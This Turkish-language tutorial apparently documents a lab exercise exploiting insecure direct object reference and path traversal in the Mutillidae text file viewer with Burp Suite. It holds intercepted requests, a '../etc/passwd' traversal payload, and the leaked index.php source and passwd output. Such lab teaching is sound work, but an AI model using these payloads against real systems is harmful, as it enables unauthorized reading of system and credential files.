# A4 – Emniyetsiz Doğrudan Nesne Referansı (CWE: CWE-22 (Path Traversal), CWE-472 (İnternet Parameter Tampering).)

## Nedir?

Bir doğrudan nesne referansı, geliştiricinin, URL olarak veya parametre yoluyla, dosya, dizin, veritabanı kaydı veya anahtar gibi, iç uygulama nesnesine ait bir referansı açığa çıkardığı zaman meydana gelir. Saldırgan, eğer erişim kontrol denetimi yoksa diğer nesnelere izinsiz erişmek için doğrudan nesne referanslarını kullanabilir.


Örneğin, internet bankacılık uygulamalarında, birincil anahtar (primary key) olarak hesap numarasını kullanmak oldukça yaygındır. Bu sebeple internet ara yüzünde doğrudan hesap numarası kullanımı mevcuttur.Geliştiriciler, SQL saldırılarını engellemek için parametreli sorgulama kullanmış olsalar dahi eğer hesabı görmeye yetkili kullanıcı veya hesap sahibi için hiçbir fazladan denetim yoksa hesap numarası parametresiyle oynayan saldırgan, bütün hesapları görebilir veya değiştirebilir.

## Uygulama

Owasp 2013 -> A4- Insecure Direct Object References -> Text File Viewer sayfasında bulunan zafiyetin tespiti ve istismarı aşağıda adım adım anlatılmaktadır.

| | |
|---|---|
| **URL** | http://127.0.0.1/mutillidae/index.php?page=text-file-viewer.php |
| **HTTP Talep Türü** | POST |
| **Payload** | ../../../../../../../etc/passwd |
| **Değişken** | textfile |

1. Burp Suite programı çalıştırılır, proxy ayarları yapılır, Intecept is On seçilerek ağ trafiği izlenmeye başlanır.
2. Açılır menüdeki seçeneklerden biri seçilir ve View File butonu tıklanır.




3. Burp Suite ile giden istek, parametreler incelenir. Burada istek içerisinde textfile değerinin talep edilen text dosyasının yolunu içeren bir parametre aldığı gözükmektedir.

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=bdir2fam4if45vip4qbhhOffv2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File
```

4. Sayfa içerisinde "File:" ile beraber ekrana gelen text dosyasının yolu yer almaktadır. İstekte gönderilen parametrenin bir dizin olduğunu göz önüne alırsak, HTTP isteğinde farklı bir dizin

yazarak sonucun etkilenip etkilenmeyeceğini gözlemleyip zafiyeti tespit edebiliriz. Karşıdaki sistemde bu dizin içerisinde index.php olduğunu biliyoruz. Kesin emin olabilmek için bulunduğumuz web sayfasının yolunu yazabiliriz.

**File: http://www.textfiles.com/hacking/hacking101.hac**

```
HACKING 101 - By Johnny Rotten  - Course #1 - Hacking, Telenet, Life
---------------------------------------------------------------------

Since I have always felt that Baton Rouge was at a loss for *GOOD* hackers,
I have taken it upon myself to educate the masses on this rather elusive of
subjects.

This course will cover a straight jaunt into Telenet, how to get there, what
```

5. Açılır menüden herhangi birini seçerek yeniden istek gönderilir. Burp Suite ile istek görüntülenir, "textfile" değeri "index.php" olarak değiştirilerek istek gönderilir.

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=bdir2fam4if45vip4qbhh0ffv2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

textfile=index.php&text-file-viewer-php-submit-button=View+File
```

6. Ekranda dönen sonuçta index.php sayfasının içeriği görüntülenmektedir. Bu sayede textfile değerinin parametre olarak sistemdeki dosya dizinlerini aldığı tespit edilebilmektedir.

**File: index.php**

```
getEncoder();
                $_SESSION["Objects"]["ESAPIRandomizer"] = $_SESSION["Objects"]["ESAPIHandler"]->getRandomizer();
        }// end if

        // Set up an alias by reference so object can be referenced in memory without copying
        $ESAPI = &$_SESSION["Objects"]["ESAPIHandler"];
        $Encoder = &$_SESSION["Objects"]["ESAPIEncoder"];
        $ESAPIRandomizer = &$_SESSION["Objects"]["ESAPIRandomizer"];
        */
        $ESAPI = new ESAPI(__ROOT__.'/owasp-esapi-php/src/ESAPI.xml');
        $Encoder = $ESAPI->getEncoder();
        $ESAPIRandomizer = $ESAPI->getRandomizer();

        /* ----------------------------------------
        * Test for database availability
        * ---------------------------------------- */
```

7. Artık bu zafiyet istismar edilebilir. Örneğin sistemdeki önemli dosyaların dizinleri yazılarak dosya içerikleri görüntülenebilir. Aşağıda sistemde kayıtlı kullanıcıların bilgilerinin yer aldığı passwd dosyasının içeriğinin görüntülendiği bir örnek bulunmaktadır. Burada "../" bir üst dizine çıkmak için kullanılmaktadır. Yeteri kadar üst dizine çıkılırsa root dizininde bulunulabilir. Buradaki dosya yapısı ise sabit olup passwd daima /etc dizini altında bulunacaktır.

8.

## File: ../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```